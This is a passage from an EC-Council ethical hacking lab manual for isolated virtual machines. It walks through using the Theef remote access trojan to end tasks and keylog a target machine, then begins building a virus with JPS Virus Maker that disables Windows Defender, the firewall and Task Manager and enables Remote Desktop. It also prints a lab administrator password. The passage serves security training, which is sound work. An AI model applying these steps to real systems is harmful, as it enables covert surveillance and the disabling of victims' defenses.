
Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. Select a process (task); click the **Close window** icon ( ) to end the task on the target machine.

17. Close the **Task Manager** window.

    Note: The tasks running in the task manager might vary when you perform this task.

18. From the **Spy** menu, click **Keylogger** to record the keystrokes made on the victim machine.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


19. The **Keylogger** pop-up appears; click the **Start** icon ( ) to read the keystrokes of the victim machine.

20. Switch to the **Windows Server 2022** virtual machine.

    Note: If you are logged out of the **Windows Server 2022** machine, click **Ctrl+Alt+Del**, then login into **CEH\Administrator** user profile using **Pa$$w0rd** as password.

21. Open a browser window and browse some websites or open a text document and type some sensitive information.

    Note: Here, we are creating a notepad file (**Test.txt**), however you can perform some other activity.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

22. Switch back to the attacker machine (**Windows 11**) to view the recorded keystrokes of the victim machine in the **Theef** Keylogger window.

23. Close the Theef **Keylogger** window.
24. Similarly, you can access the details of the victim machine by clicking on the various icons.
25. Close all open windows on both the **Windows 11** and **Windows Server 2022** machines.
26. Turn off the **Windows 11** and **Windows Server 2022** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ CyberQ

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Infect the Target System using a Virus

A computer virus is a self-replicating program that produces its code by attaching copies of itself to other executable codes and operates without the knowledge or desire of the user.

Lab Scenario

Viruses are the scourges of modern computing. Computer viruses have the potential to wreak havoc on both business and personal computers. The lifetime of a virus depends on its ability to reproduce. Therefore, attackers design every virus code in such a manner that the virus replicates itself n number of times, where n is a number specified by the attacker. Worldwide, most businesses have been infected by a virus at some point. Like a biological virus, a computer virus is contagious and can contaminate other files; however, viruses can only infect outside machines with the assistance of computer users.

Like viruses, computer worms are standalone malicious programs that independently replicate, execute, and spread across network connections, without human intervention. Worms are a subtype of virus. Intruders design most worms to replicate and spread across a network, thus consuming available computing resources and, in turn, causing network servers, web servers, and individual computer systems to become overloaded and stop responding. However, some worms also carry a payload to damage the host system.

An ethical hacker and pen tester during an audit of a target organization must determine whether viruses and worms can damage or steal the organization's information. They might need to construct viruses and worms and try to inject them into the target network to check their behavior, learn whether an anti-virus will detect them, and find out whether they can bypass the firewall.

Lab Objectives

- Create a virus using the JPS Virus Maker Tool and infect the target system

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2019 virtual machine

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Overview of Viruses and Worms

Viruses can attack a target host's system using a variety of methods. They can attach themselves to programs and transmit themselves to other programs by making use of specific events. Viruses need such events to take place, since they cannot self-start, infect hardware, or transmit themselves using non-executable files. "Trigger" and "direct attack" events can cause a virus to activate and infect the target system when the user triggers attachments received through email, Web sites, malicious advertisements, flashcards, pop-ups, or other methods. The virus can then attack a system's built-in programs, antivirus software, data files, and system startup settings, or perform other malicious activities.

Like a virus, a worm does not require a host to replicate, but in some cases, the worm's host machine also infects. At first, Blackhat professionals treated worms as a mainframe problem. Later, with the introduction of the Internet, they concentrated and targeted Windows OSes using the same worms by sharing them by email, IRC, and other network functions.

Lab Tasks

Task 1: Create a Virus using the JPS Virus Maker Tool and Infect the Target System

---

The JPS Virus Maker tool is used to create its own customized virus. This tool has many options for building that can be used to create a virus. Some of the tool's features are auto-start, shutdown, disable security center, lock mouse and keyboard, destroy protected storage, and terminate windows.

An ethical hacker and pen-tester can use the JPS Virus Maker Tool as a proof of concept to audit perimeter security controls in an organization.


Note: After performing this task, we will end and re-launch the lab instance, as **Windows Server 2019** machine will be infected by the virus.

1. Turn on the **Windows 11** and **Windows Server 2019** virtual machines.
2. In the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Virus Maker\JPS Virus Maker** and double-click **jps.exe**.

   Note: If an **Open File - Security** Warning pop-up appears, click **Run**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

3. The **JPS (Virus Maker 4.0)** window appears; tick the **Auto Startup** checkbox.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The window displays various features and options that can be chosen while creating a virus file.
5. From the **Virus Options**, check the **options** that you want to embed in a new virus file.
6. In this task, the options embedded in the virus file are **Disable TaskManager**, **Disable Windows Update**, **Disable Control Panel**, **Disable Drives**, **Hide Windows Clock**, **Hide Desktop Icons**, **Enable Remote Desktop**, **Remove Bluetooth**, **Turn Off Windows Firewall**, **Turn Off Windows Defender**, and **Auto Startup**.

7. Ensure that the **None** radio button is selected to specify the trigger event when the virus should start attacking the system after its creation.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

